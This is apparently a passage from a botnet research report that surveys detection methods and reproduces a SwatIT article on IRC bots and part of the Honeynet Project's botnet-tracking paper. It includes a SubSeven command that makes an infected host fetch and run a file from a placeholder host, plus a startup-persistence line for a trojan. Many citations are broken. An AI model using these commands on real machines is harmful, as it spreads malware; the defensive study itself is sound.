


Figure 1: New bot variants observed each month

In [Error! Reference source not found.], Cooke et al. used honeypots and the Internet Motion Sensor (IMS) project [Error! Reference source not found.] to project the growing trends of bot infection. Note that this may not mean larger botnets, but simply more infected hosts. In fact, they observed that smaller botnets of hundred or a few thousand hosts are more common than the larger botnets seen in years past [Error! Reference source not found.]. Additionally, bots tend to have more *firepower* in years past due to the proliferation of broadband internet connections. Cooke also theorizes that future botnets might use a random communication pattern to scan the internet to discover peers.

Ourmon implements a botnet detection algorithm described in [Error! Reference source not found.]. The algorithm tracks IRC channel communications and flags IRC channels as evil if hosts on that channel have a high percentage of TCP control packets (SYN, FIN, RST) to overall TCP packets. This assumes that the botnet uses IRC for coordination and that the monitoring point can capture packets statistics. Donaldson implemented this algorithm using FPGAs to operate on high-speed networks [Error! Reference source not found.].

BotHunter [**Error! Reference source not found.**] detects botnets at the network level by looking for a dialog sequence, which they call the *bot infection dialog model*. This dialog model is an abstraction of the stages in a successful botnet infection and operation. They provided three bot specific sensors to aid in detecting the five potential dialog transactions listed below. Specifically, their additional sensors detects additional exploits (phase 2), “egg” downloads (phase 3), and types of command-and-control traffic (phase 4).

1. Network scan
2. Victim exploit
3. Binary download by the victim
4. Contact to a command and control
5. Outbound scanning

Ishibashi et al. proposed a way to detect hosts infected with mass-mailing worms by monitoring domain name server (DNS) queries[**Error! Reference source not found.**]. Specifically, they monitored the mail exchange (MX) record queries and performed probabilistic host-based scoring.

Ramachandran et al. monitored queries at a DNS blackhole list (DNSBL)[**Error! Reference source not found.**]. Botmasters perform queries against these databases to see if their bots are listed as spammers. They do this in order to sell “clean” botnets for more money. Botnet membership can be passively gathered by monitoring these queries and looking for patterns that are different from normal mail server-based queries.

Strayer et al. created a method for detecting botnets by monitoring the flows, filtering out known good traffic, and correlating the remaining flows[**Error! Reference source not found.**]. What remains is a small cluster of similar and bot-like flows. Those clusters can then be investigated to determine if they are really botnets. This analysis depends on certain assumptions of bot behavior and is currently limited to IRC based command and control.

Barford et al. created a taxonomy of seven key mechanisms of botnet families and describes their capabilities in [**Error! Reference source not found.**]. They directly examined the source code of four botnet codebases: Agobot, SDBot, SpyBot, and GTBot. Their taxonomy considered the architecture, botnet control, host control, propagation methods, exploits, malware delivery mechanisms, obfuscation methods, and deception strategies of the botnet code bases. There were several key findings:

- Botnet software is evolving into more complex and modular code bases.
- Internet relay chat (IRC) is still the predominant control protocol.
- Spying activities, such as password and credit card harvesting, are very well thought out and pose a massive threat to security.
- There exists a wide assortment of exploits bundled with the malware—most of which, focuses on Windows vulnerabilities.
- All codebases contain denial of service capabilities.
- Polymorphic techniques, such as shell encoding and packing, are quite common.
- All botnet software contains code to avoid detection—usually by disabling anti-virus software.
- The propagation mechanisms used by most code bases are still quite simple—generally allowing for only horizontal and vertical scanning.

Appendix B: Bots, Drones, Zombies, Worms and Other Things That Go Bump in the Night

www.swatit.org/bots

1. What Is A Bot and What Is A Bot Not.

Firstly the term Bot is derived from the word Robot which in turn is derived from the Czechoslovakian word "robota" which simply means work. Bot is a generic term and is used to describe an automaton or automated process in both the real world and the computer world. Search engines use Bots to spider websites with and online games such as Quake use Bots as artificial opponents. Bots do not need to eat, drink or sleep and will relentlessly do their masters bidding until told to stop. The Bots we are covering are IRC Bots and they operate in much the same manner. Bots are often also commonly referred to as Zombies or Drones which are incorrect terms mainly used by the media as it creates a much more fearsome image. One of the first bots written for Unix machines was released as Eggdrop Bot, by which it is still known today. I am informed by the current head of development for Eggdrop Bot, Jeff Fisher that Eggdrop was first created in 1993 and can be downloaded from www.eggheads.org. Various Trojan Bots also have bot in the name given to it by the authors, for example : SubSeven Bot, Bionet Bot, AttackBot, GT Bot, EvilBot and SlackBot to name just a few specimens. In actuality a Zombie is a Unix process which is dead and has not yet relinquished it's process table slot, rather like a ghost. Furthermore, a drone is similar to a zombie and is also still not an accurate description of an IRC Bot.

2. Chronology of IRC Bots

IRC Bots have existed for many years now and are certainly by any means a new discovery. Eggdrop Bot for all flavors of Unix have been around several years and were usually used to protect IRC channels in the owner's absence. Generally these Bots are used for valid and useful purposes but as you can create your own TCL scripts, they have much scope to also be used for malicious purposes. Versions of Eggdrop Bot for Windows also exist under the name of Win Eggdrop. I have seen several versions for Windows that have been patched so that they run as an invisible process (as a Trojan). More information on Eggdrop Bots along with a full range of scripts can be found at www.eggheads.org Malicious Trojan Bots for Windows have existed for at least four years with early know versions being Bots such as, AttackBot, which was a precursor to the Subseven Bot. The knowledge gained from the development of AttackBot along with the code was applied in a condensed form into the Subseven Bot. You can find a description, or be it not an accurate description of AttackBot at [Dark-e](#) and information regarding the [Subseven Trojan](#). Past articles have been written about specific types of Trojans that connect to IRC and launch DDOS (distributed denial of service) and one very good article on the subject can be found at [ldefense](#) read the PDF Adobe Acrobat file and also read this article by [ldefense](#) This article is an analysis of Subseven Trojan's ability to launch DDOS and although covering a version of Subseven that is now nearly two years old and a little outdated, but was and still is very accurate in its assessment.

3. The Distinct Types of Bots.

IRC Bots come in several different flavors and for several different operating systems. For Windows, there are three specific types of Bots,

- (1.) Bots that consist of a single binary, such as AttackBot, SubSeven, EvilBot, SlackBot etc.
- (2.) Bots that use one or more binaries and open source script files normally based around mIRC 32 and commonly referred to as GT Bot (Global Threat) which we cover in a lot more detail here [URL??](#) as they are the easiest to edit and create new variants of due to their being open source mIRC scripted files.
- (3.) Bots that are a backdoor in another program such as Socket Clone Bots in mIRC which when you

open mIRC makes two connections to the server instead of the normal one connection. Scripted Worms such as Judgement Day created Socket Clones to propagate themselves.

4. The Stages Of Bot Distribution and Infection.

(a.) Contrary to popular belief Email attachments are not the most popular or effective way to spread Trojans. How many Trojans do you get in your Email account each day? Join any popular IRC server and you will receive a whole plethora of DCC file sends or adverts for web sites with infectious downloads or even infectious HTML using the Active-X exploit for Microsoft Internet Explorer. If your browser is not patched against these exploits it is very easy to drop a small Trojan onto the machine that visits the web page. This exploit is limited and only files less than 34 kb can be dropped. IRC Bots of less than 10 kb compressed do exist and can easily be dropped (EvilBot is a mere 7kb when compressed with [UPX](#)).

We have put together a demonstration of the browser exploit [here](#) and you can safely test your browser to see if you are affected by visiting this link that we have created. URL If you are affected you will need to install the Microsoft critical update immediately. A lot of the dropped files are Web Download Trojans which are a one shot deal. Once executed they invisibly get a predetermined file from the web and execute it. This is how larger Bots or Trojans are installed onto machines. Simply the best way to infect a machine is to use an exploit or existing exploit so the user does not see or suspect anything. If you were sent a file that when you ran it nothing appeared to happen you would very likely be suspicious or know you most likely just ran a Trojan.

A great many Bots scan for victims of other Trojans such as SubSeven. This has two distinct advantages for the hacker. Firstly they can scan a lot of class C blocks without scanning themselves or wasting their own bandwidth to do so and secondly they can get their Bot onto already Trojan infected machines on the premise that if the owner did not know they had one Trojan that is detectable by nearly all Anti Trojan/Virus applications then they certainly won't know they have another that is undetectable by signature by all of these applications. This to a large degree is why we use Generics as a second layer of defense against unknown Trojans. The SubSeven scan yields victims on default ports and also exploits the old SubSeven master password which works on all SubSeven 2.* versions upto and not including SubSeven 2.1.3 Bonus. Once a victim has been found and logged into using the command (UFUhttp://downloadlocation.com/filetodownload.exe) to update from the web is sent. Once received SubSeven will download the new file and run it and then remove itself.

The Leave Trojan/Worm was a recent specimen that exploited this loophole. URL Another common trick lately has been to scan for Exploitable Windows 2000 IIS (Internet Information Server) machines and use Unicode exploits to Spawn an FTP server that can be uploaded with a Trojan of choice.

We recently discovered a Botnet with just over 1800 of these machines active and online at any time, again these were Windows 2000 machines with the IIS vulnerability. Considering that all the infected hosts are not likely to all be online at the same time this makes for a rather large Botnet. The binary they were running was quite crude but could generate a lot of malicious traffic especially as a lot of the hosts had broadband connections or were *.EDU (University Hosts). These particular Bots were used effectively against EFNET (Eris Free Network) which is a group of linked IRC Chat Servers in a recent DDOS (Distributed Denial Of Service) generating huge amounts of malicious traffic to down the [IRC Servers](#).

Bots are also configured to generate clones (Multiple incidences of themselves) that join other IRC Servers and mass spam message users with URL's for infectious downloads. These most commonly come in the form of fake warning alerting the user they have an autosending Worm, Trojan or Virus infection or as an advert for a free sex site along with a few other disguises.

We recently witnessed a Botnet of just over 7000 infected machines all infected with not one but two different Bots, both GT Bot and Litmus Bot which were spread by spamming IRC users and by

autosends. Once infected with the Web Download Trojan the infected machine would download a packaged executable created by a program called [PaquetBuilder32](#) and execute it. This would install a GT Bot that connects to IRC.Dal.Net and joins target channels and autosends by DCC (Direct Client to Client Protocol) a copy of the Web Downloader Trojan which infects more machines. This works in two parts with one Bot infecting other users to create more Bots and the other logging onto a different IRC server to report for duty for DDoS attacks. Over the course of our studies we have collected and assimilated a lot of information and IRC channel logs and [screen captures](#) showing allsorts of different Bot activity including DDoS attacks.

(b.) Once the Trojan is run it secretly installs itself and creates a method to restart itself. Commonly used is the WIN.INI run = or load= lines or the SYSTEM.INI under shell= after explorer.exe eg. (shell=explorer.exe ,trojanbot.exe) or loads from the Registry or Start Up folder.

(c.) When installed and running the Bot will attempt to connect to an IRC Server on a pre designated port. The most common connection port to attempt connection to is the default Port 6667. It should also be considered that IRC Servers usually listen on several other ports by default including 6660, 6661, 6662, 6663, 6664, 6665, 6666, 6668, 6669 and 7000. These other ports are often used so that the more commonly known Port 6667 is not shown in Netstat as a remote port that the computer is connected to.

Another thing that should be noted is that an IRC Server is not limited to the ports listed above and in fact can be set to listen on any port for connections. IRCD versions for Windows are often configured to run on Port 80 or other similar ports which won't arouse too much suspicion as a remote port connection. Some BotNets run Trojanized Windows IRCDs such as Unreal IRCD 3.0 for Windows which has been adapted to run as a hidden task under the process name Coresrv.exe and it loads Coresrv.dat as the IRCD configuration file. This enables BotNets to be hidden on non public providers machines which are a lot harder to have removed than a simple complaint to a shell host provider. The user must first be contacted which is no easy task especially when having to do it through the ISP which often has little or no conception of what this stuff is or how it works. They most probably think email of complaint are the ravings of some mad man with an overactive imagination and who could blame them as a lot of it sounds too fantastic to be true.

Most BotNets are however forced to join public or private IRC Servers hosted by commercial shell hosting companies operating on a Unix flavoured operating platform.

Once connected to IRC the Bot will log into the predetermined rendezvous channel to await further instructions from it's Master.

(d.) Often as these Bots join the IRC channel the Master will log into them with a special and sometimes encrypted access password. This ensures that the Bots cannot be controlled by other people and makes it harder for someone to hijack the BotNet. After the login has been accepted if indeed it was required the Bots are now ready to be put to work. Our screen capture archive which we obtained from undercover surveillance shows much activity going on in these Bot channels with lots of DDoS attacks and IRC floods being invoked. Even as I write I am witnessing channels being heavily flooded on DALnet by floods of GT Bots which hardly display any of the traits of sluggish and lifeless Zombies. As I sit here so far over 50 different channels have been brought to a stand still by huge floods of data where the Bot connects, sends a message to the channel and immediately disconnects and then reconnects and performs the action repeatedly in a loop until ordered to stop on the remote server. As this is of extra added interest I have decided to also include screenshots of both the remote IRC channel where the orders are given and one of the channels which were attacked. The attack being launched [here](#) and the results of the attack and what the victims saw [here](#). The screen captures from when I joined the channel to observe the BotNet. [here](#) and [here](#) show the number of GT Bots in each of the channels. The channel modes should be also noted which appear in the title bar of the channel window as +mnprrtu which is set that way to hide the nicknames of the Bots in the channel from the user list on the right hand side of the image. We will be covering channel modding and what these modes mean and do in section 4 (f.) of this article.

(e.) An idea of how Bots are used to spam becomes obvious when you look at this image [here](#) showing GT Bots being commanded to spam a remote IRC Network with fake virus warnings urging people to go and download a fake cure which will make them become infected with a GT Bot. This is a common and effective strategy amongst BotNet owners to play on normal users fears and concerns. These Bots are normally joined into popular channels with several hundred people in them and message everybody as they join with a spam message such as the one in the above image. They are able to generate huge amounts of spam per session and infect many users that increase the head count of the BotNet and of course make any attacks launched more devastating.

(f.) BotNets often draw attention to themselves by traffic patterns which are soon picked up on by vigilant IRC Administrators or Shell Providers and the channels they join closed or the shell account removed due to abuse complaint. If they joined a fixed IRC Server name or IP address the likelihood is that they would all be lost from some basic action on the part of the service providers.

This is why BotNets often follow dynamic hosts which are quick and easy to edit to repoint the entire army elsewhere if accidentally stumbled upon or banned from an IRC Server or channel. If the dynamic address that the Bots follow can be identified then it is not too hard to complain to the provider of the dynamic account and request that it be null routed. The smart money is always on going after the dynamic DNS if you can recover the information as to which dynamic it is using.

A common provider of free dynamic accounts is dyndns.org . These accounts can be and are used for many legitimate purposes but are also unfortunately prone to misuse by some users. Dyndns has strong terms of service governing these accounts and abuse of them. In our experiences with dyndns the abuse department rigidly enforces their policies and terminates abused accounts promptly when proof of abuse is provided. You will find here one example of how abuse was handled without a report even being made to the abuse department. [here](#)

When the Bots are connected to the IRC Server the channel they join is usually set with various channel modes to restrict access or help stealth the fact that the channel or the occupants of the channel are there. Unreal IRCD which is a popular choice with BotNet Masters covers the channel modes in it's own commands document so I will refer to that rather than do a complete rewrite. [here](#) You may notice from the images in the gallery [here](#) the modes the channel is set at and be able to quickly reference them from the Unreal IRCD document about halfway down.

Typically the channels will be set with these modes at least.

+s (secret : cannot be seen in channels list)

+u (userlist is hidden)

+m (moderated : a user cannot send text to that channel unless they have operator @ access or +v voice)

+k (cannot enter the channel unless you know the correct key)

5. Conclusions.

(a.) People should be reasonably paranoid about accepting any files over the Internet from chatrooms or visiting web sites that they do not know without at least checking that their web browser is updated with the latest critical updates if they use Microsoft Internet Explorer. Test the security of your Internet Explorer [here](#). Many files are spread on IRC as *.MPEG.zip or *.MPEG.exe and other similar names to fool people into accepting them. Even scanning files with Anti Virus scanners is not always good enough defense as unknown Trojans would not be identified. Additional references [here](#) , [here](#) and [here](#).

(b.) It is very important to remember that no matter what Anti Virus or Trojan software that you use that you keep it regularly updated as new Trojans appear on a daily basis. A check for file signature updates should be done on a daily basis unless you are using our software which negates the need to check as it auto updates automatically when new file signatures are available.

Appendix C:

<http://www.honeynet.org/papers/bots/>

Know your Enemy: Tracking Botnets

Using honeynets to learn more about Bots

[The Honeynet Project & Research Alliance](#)

<http://www.honeynet.org>

Last Modified: 13 March 2005

[Honeypots](#) are a well known technique for discovering the tools, tactics, and motives of attackers. In this paper we look at a special kind of threat: the individuals and organizations who run *botnets*. A botnet is a network of compromised machines that can be remotely controlled by an attacker. Due to their immense size (tens of thousands of systems can be linked together), they pose a severe threat to the community. With the help of [honeynets](#) we can observe the people who run botnets - a task that is difficult using other techniques. Due to the wealth of data logged, it is possible to reconstruct the actions of attackers, the tools they use, and study them in detail. In this paper we take a closer look at botnets, common attack techniques, and the individuals involved.

We start with an introduction to botnets and how they work, with examples of their uses. We then briefly analyze the three most common bot variants used. Next we discuss a technique to observe botnets, allowing us to monitor the botnet and observe all commands issued by the attacker. We present common behavior we captured, as well as statistics on the quantitative information learned through monitoring more than one hundred botnets during the last few months. We conclude with an overview of lessons learned and point out further research topics in the area of botnet-tracking, including a tool called [mwcollect2](#) that focuses on collecting malware in an automated fashion.

Introduction

These days, home PCs are a desirable target for attackers. Most of these systems run Microsoft Windows and often are not properly patched or secured behind a firewall, leaving them vulnerable to attack. In addition to these *direct* attacks, *indirect* attacks against programs the victim uses are steadily increasing. Examples of these indirect attacks include malicious HTML-files that exploit vulnerabilities in Microsoft's Internet Explorer or attacks using malware in [Peer-to-Peer networks](#). Especially machines with broadband connection that are always on are a valuable target for attackers. As broadband connections increase, so do the number of potential victims of attacks. Crackers benefit from this situation and use it for their own advantage. With automated techniques they scan specific network ranges of the Internet

searching for vulnerable systems with known weaknesses. Attackers often target Class B networks (/16 in [CIDR](#) notation) or smaller net-ranges. Once these attackers have compromised a machine, they install a so called *IRC* bot - also called *zombie* or *drone* - on it. *Internet Relay Chat* (IRC) is a form of real-time communication over the Internet. It is mainly designed for group (one-to-many) communication in discussion forums called channels, but also allows one-to-one communication. More information about IRC can be found on [Wikipedia](#).

We have identified many different versions of IRC-based bots (in the following we use the term *bot*) with varying degrees of sophistication and implemented commands, but all have something in common. The bot joins a specific IRC channel on an IRC server and waits there for further commands. This allows an attacker to remotely control this bot and use it for fun and also for profit. Attackers even go a step further and bring different bots together. Such a structure, consisting of many compromised machines which can be managed from an IRC channel, is called a *botnet*. IRC is not the best solution since the communication between bots and their controllers is rather bloated, a simpler communication protocol would suffice. But IRC offers several advantages: IRC Servers are freely available and are easy to set up, and many attackers have years of IRC communication experience.

Due to their immense size - botnets can consist of several ten thousand compromised machines - botnets pose serious threats. Distributed denial-of-service (DDoS) attacks are one such threat. Even a relatively small botnet with only 1000 bots can cause a great deal of damage. These 1000 bots have a combined bandwidth (1000 home PCs with an average upstream of 128KBit/s can offer more than 100MBit/s) that is probably higher than the Internet connection of most corporate systems. In addition, the IP distribution of the bots makes ingress filter construction, maintenance, and deployment difficult. In addition, incident response is hampered by the large number of separate organizations involved. Another use for botnets is stealing sensitive information or identity theft: Searching some thousands home PCs for *password.txt*, or sniffing their traffic, can be effective.

The spreading mechanisms used by bots is a leading cause for "background noise" on the Internet, especially on TCP ports 445 and 135. In this context, the term *spreading* describes the propagation methods used by the bots. These malware scan large network ranges for new vulnerable computers and infect them, thus acting similar to a worm or virus. An analysis of the traffic captured by the [German Honeynet Project](#) shows that most traffic targets the ports used for resource sharing on machines running all versions of Microsoft's Windows operating system:

- Port 445/TCP (Microsoft-DS Service) is used for resource sharing on machines running Windows 2000, XP, or 2003, and other CIFS based connections. This port is for example used to connect to file shares.
- Port 139/TCP (NetBIOS Session Service) is used for resource sharing on machines running Windows 9x, ME and NT. Again, this port is used to connect to file shares.
- Port 137/UDP (NetBIOS Name Service) is used by computers running Windows to find out information concerning the networking features offered by another computer. The information that can be retrieved this way include system name, name of file shares, and more.

- And finally, port 135/TCP is used by Microsoft to implement Remote Procedure Call (RPC) services. An RPC service is a protocol that allows a computer program running on one host to cause code to be executed on another host without the programmer needing to explicitly code for this.

The traffic on these four ports cause **more than 80 percent** of the whole traffic captured. Further research with tools such as [Nmap](#), [Xprobe2](#) and [p0f](#) reveal that machines running Windows XP and 2000 represent the most affected software versions. Clearly most of the activity on the ports listed above is caused by systems with Windows XP (often running Service Pack 1), followed by systems with Windows 2000. Far behind, systems running Windows 2003 or Windows 95/98 follow.

But what are the real causes of these malicious packets? Who and what is responsible for them? And can we do something to prevent them? In this paper we want to show the background of this traffic and further elaborate the causes. We show how attackers use IRC bots to control and build networks of compromised machines (*botnet*) to further enhance the effectiveness of their work. We use classical [GenII-Honeynets](#) with some minor modifications to learn some key information, for example the IP address of a botnet server or IRC channel name and password. This information allows us to connect to the botnet and observe all the commands issued by the attacker. At times we are even able to monitor their communication and thus learn more about their motives and social behavior. In addition, we give some statistics on the quantitative information we have learned through monitoring of more than one hundred botnets during the last few months. Several examples of captured activities by attackers substantiate our presentation.

For this research, a Honeynet of only three machines was used. One dial-in host within the network of the German ISP [T-Online](#), one dial-in within the network of the German ISP [NetCologne](#) and one machine deployed at [RWTH Aachen University](#). The hosts in the network of the university runs an unpatched version of Windows 2000 and is located behind a Honeywall. The dial-in hosts run a newly developed software called `mwcollectd2`, designed to capture malware. We monitor the botnet activity with our own IRC client called `drone`. Both are discussed in greater detail later in this paper.

Almost all Bots use a tiny collection of exploits to spread further. Since the Bots are constantly attempting to compromise more machines, they generate noticeable traffic within a network. Normally bots try to exploit well-known vulnerabilities. Beside from the ports used for resource sharing as listed above, bots often use vulnerability-specific ports. Examples of these ports include:

- 42 - WINS (Host Name Server)
- 80 - www (vulnerabilities in Internet Information Server 4 / 5 or Apache)
- 903 - [NetDevil Backdoor](#)
- 1025 - Microsoft Remote Procedure Call (RPC) service and Windows Messenger port
- 1433 - `ms-sql-s` (Microsoft-SQL-Server)
- 2745 - backdoor of Bagle worm ([mass-mailing worm](#))
- 3127 - backdoor of MyDoom worm ([mass-mailing worm](#))

- 3306 - MySQL UDF Weakness
- 3410 - vulnerability in Optix Pro remote access trojan ([Optix Backdoor](#))
- 5000 - upnp (Universal Plug and Play: MS01-059 - [Unchecked Buffer in Universal Plug and Play can Lead to System Compromise](#))
- 6129 - dameware (Dameware Remote Admin - [DameWare Mini Remote Control Client Agent Service Pre-Authentication Buffer Overflow Vulnerability](#))

The vulnerabilities behind some of these exploits can be found with the help of a search on Microsoft's Security bulletins (sample):

- MS03-007 [Unchecked Buffer In Windows Component Could Cause Server Compromise](#)
- MS03-026 [Buffer Overrun In RPC Interface Could Allow Code Execution](#)
- MS04-011 [Security Update for Microsoft Windows](#)
- MS04-045 [Vulnerability in WINS Could Allow Remote Code Execution](#)

Uses of botnets

"A botnet is comparable to compulsory military service for windows boxes" - Stromberg

A botnet is nothing more than a tool, there are as many different motives for using them as there are people. The most common uses were criminally motivated (i.e. monetary) or for destructive purposes. Based on the data we captured, the possibilities to use botnets can be categorized as listed below. And since a botnet is nothing more than a tool, there are most likely other potential uses that we have not listed.

1. Distributed Denial-of-Service Attacks

Often botnets are used for Distributed Denial-of-Service ([DDoS](#)) attacks. A DDoS attack is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system. In addition, the resources on the path are exhausted if the DDoS-attack causes many *packets per second (pps)*. Each bot we have analyzed so far includes several different possibilities to carry out a DDoS attack against other hosts. Most commonly implemented and also very often used are TCP SYN and UDP flood attacks. Script kiddies apparently consider DDoS an appropriate solution to every social problem.

Further research showed that botnets are even used to run commercial DDoS attacks against competing corporations: [Operation Cyberslam](#) documents the story of Jay R. Echouafni and Joshua Schichtel alias EMP. Echouafni was indicted on August 25, 2004 on multiple charges of conspiracy and causing damage to protected computers. He worked closely together with EMP who ran a botnet to send bulk mail and also carried out DDoS attacks against the spam blacklist servers. In addition, they took [Speedera](#) - a global on-demand computing platform - offline when they ran a paid DDoS attack to take a competitor's website down.

Note that DDoS attacks are not limited to web servers, virtually any service available on the Internet can be the target of such an attack. Higher-level protocols can be used to

increase the load even more effectively by using very specific attacks, such as running exhausting search queries on bulletin boards or *recursive HTTP-floods* on the victim's website. Recursive HTTP-flood means that the bots start from a given HTTP link and then follows all links on the provided website in a recursive way. This is also called spidering.

2. **Spamming**

Some bots offer the possibility to open a SOCKS v4/v5 proxy - a generic proxy protocol for TCP/IP-based networking applications ([RFC 1928](#)) - on a compromised machine. After having enabled the SOCKS proxy, this machine can then be used for nefarious tasks such as spamming. With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk email (spam). Some bots also implement a special function to harvest email-addresses. Often that spam you are receiving was sent from, or proxied through, grandma's old Windows computer sitting at home. In addition, this can of course also be used to send phishing-mails since phishing is a special case of spam.

3. **Sniffing Traffic**

Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords. But the sniffed data can also contain other interesting information. If a machine is compromised more than once and also a member of more than one botnet, the packet sniffing allows to gather the key information of the other botnet. Thus it is possible to "steal" another botnet.

4. **Keylogging**

If the compromised machine uses encrypted communication channels (e.g. HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless since the appropriate key to decrypt the packets is missing. But most bots also offer features to help in this situation. With the help of a keylogger it is very easy for an attacker to retrieve sensitive information. An implemented filtering mechanism (e.g. "I am only interested in key sequences near the keyword 'paypal.com'") further helps in stealing secret data. And if you imagine that this keylogger runs on thousands of compromised machines in parallel you can imagine how quickly [PayPal](#) accounts are harvested.

5. **Spreading new malware**

In most cases, botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. But spreading an email virus using a botnet is a very nice idea, too. A botnet with 10.000 hosts which acts as the start base for the mail virus allows very fast spreading and thus causes more harm. The Witty worm, which attacked the [ICQ](#) protocol parsing implementation in [Internet Security Systems \(ISS\)](#) products is suspected to have been initially launched by a botnet due to the fact that the attacking hosts were not running any ISS services.

6. **Installing Advertisement Addons and [Browser Helper Objects \(BHOs\)](#)**

Botnets can also be used to gain financial advantages. This works by setting up a fake website with some advertisements: The operator of this website negotiates a deal with some hosting companies that pay for clicks on ads. With the help of a botnet, these clicks can be "automated" so that instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the "clicks" are executed each time the victim uses the browser.

7. **Google AdSense abuse**

A similar abuse is also possible with [Google's AdSense](#) program: AdSense offers companies the possibility to display Google advertisements on their own website and earn money this way. The company earns money due to clicks on these ads, for example per 10.000 clicks in one month. An attacker can abuse this program by leveraging his botnet to click on these advertisements in an automated fashion and thus artificially increments the click counter. This kind of usage for botnets is relatively uncommon, but not a bad idea from an attacker's perspective.

8. **Attacking IRC Chat Networks**

Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so called "clone attack": In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service request from thousands of bots or thousands of channel-joins by these cloned bots. In this way, the victim IRC network is brought down - similar to a [DDoS attack](#).

9. **Manipulating online polls/games**

Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way. Currently we are aware of bots being used that way, and there is a chance that this will get more important in the future.

10. **Mass identity theft**

Often the combination of different functionality described above can be used for large scale identity theft, one of the fastest growing crimes on the Internet. Bogus emails ("phishing mails") that pretend to be legitimate (such as fake PayPal or banking emails) ask their intended victims to go online and submit their private information. These fake emails are generated and sent by bots via their spamming mechanism. These same bots can also host multiple fake websites pretending to be Ebay, PayPal, or a bank, and harvest personal information. Just as quickly as one of these fake sites is shut down, another one can pop up. In addition, keylogging and sniffing of traffic can also be used for identity theft.

This list demonstrates that attackers can cause a great deal of harm or criminal activity with the help of botnets. Many of these attacks - especially DDoS attacks - pose severe threats to other systems and are hard to prevent. In addition, we are sure there are many other uses we have yet to discover. As a result, we need a way to learn more about this threat, learn how attackers usually behave and develop techniques to battle against them. Honeynets can help us in all three areas:

1. With the help of honeynets we are able to learn some key information (e.g. IP address of the server or nickname of the bot) that enable us to observe botnets. We can "collect" binaries of bots and extract the sensitive information in a semi-automated fashion with the help of a classical Honeywall.
2. We are able to monitor the typical commands issued by attackers and sometimes we can even capture their communication. This helps us in learning more about the motives of attackers and their tactics.

3. An automated method to catch information about botnets and a mechanism to effectively track botnets can even help to fight against botnets.

After we have introduced and analyzed some of the most popular bots in the next Section, we are going to present a technique to track botnets.

Different Types of Bots

During our research, we found many different types of bots in the wild. In this section we present some of the more widespread and well-known bots. We introduce the basic concepts of each piece of malware and furthermore describe some of the features in more detail. In addition, we show several examples of source code from bots and list parts of their command set.

- **Agobot/Phatbot/Forbot/XtremBot**

This is probably the best known bot. Currently, the AV vendor Sophos lists more than 500 known different versions of Agobot ([Sophos virus analyses](#)) and this number is steadily increasing. The bot itself is written in C++ with cross-platform capabilities and the source code is put under the GPL. Agobot was written by Ago alias Wonk, a young German man who was arrested in May 2004 for computer crime. The latest available versions of Agobot are written in tidy C++ and show a really high abstract design. The bot is structured in a very modular way, and it is very easy to add commands or scanners for other vulnerabilities: Simply extend the `CCommandHandler` or `CScanner` class and add your feature. Agobot uses [libpcap](#) (a packet sniffing library) and [Perl Compatible Regular Expressions \(PCRE\)](#) to sniff and sort traffic. Agobot can use [NTFS Alternate Data Stream \(ADS\)](#) and offers Rootkit capabilities like file and process hiding to hide its own presence on a compromised host. Furthermore, reverse engineering this malware is harder since it includes functions to detect debuggers (e.g. SoftICE and [OllyDbg](#)) and virtual machines (e.g. [VMWare](#) and [Virtual PC](#)). In addition, Agobot is the only bot that utilized a control protocol other than IRC. A fork using the distributed organized [WASTE chat network](#) is available. Furthermore, the Linux version is able to detect the Linux distribution used on the compromised host and sets up a correct init script. Summarizing: "The code reads like a charm, it's like dating the devil."

- **SDBot/RBot/UrBot/UrXBot/...**

This family of malware is at the moment the most active one: Sophos lists currently seven derivatives on the "Latest 10 virus alerts". SDBot is written in very poor C and also published under the GPL. It is the father of RBot, RxBot, UrBot, UrXBot, JrBot, .. and probably many more. The source code of this bot is not very well designed or written. Nevertheless, attackers like it, and it is very often used in the wild. It offers similar features to Agobot, although the command set is not as large, nor the implementation as sophisticated.

- **mIRC-based Bots - GT-Bots**

We subsume all [mIRC](#)-based bots as GT-bots, since there are so many different versions of them that it is hard to get an overview of all forks. mIRC itself is a popular IRC client for Windows. GT is an abbreviation for *Global Threat* and this is the common name used for all mIRC-scripted bots. These bots launch an instance of the mIRC chat-client with a set of scripts and other binaries. One binary you will never miss is a *HideWindow*

executable used to make the mIRC instance unseen by the user. The other binaries are mainly Dynamic Link Libraries (DLLs) linked to mIRC that add some new features the mIRC scripts can use. The mIRC-scripts, often having the extension ".mrc", are used to control the bot. They can access the scanners in the DLLs and take care of further spreading. GT-Bots spread by exploiting weaknesses on remote computers and uploading themselves to compromised hosts (filesize > 1 MB).

Besides these three types of bots which we find on a nearly daily basis, there are also other bots that we see more seldom. Some of these bots offer "nice" features and are worth mentioning here:

- **DSNX Bots**

The Datsapy Network X (DSNX) bot is written in C++ and has a convenient plugin interface. An attacker can easily write scanners and spreaders as plugins and extend the bot's features. Again, the code is published under the GPL. This bot has one major disadvantage: the default version does not come with any spreaders. But plugins are available to overcome this gap. Furthermore, plugins that offer services like DDoS-attacks, portscan-interface or hidden HTTP-server are available.

- **Q8 Bots**

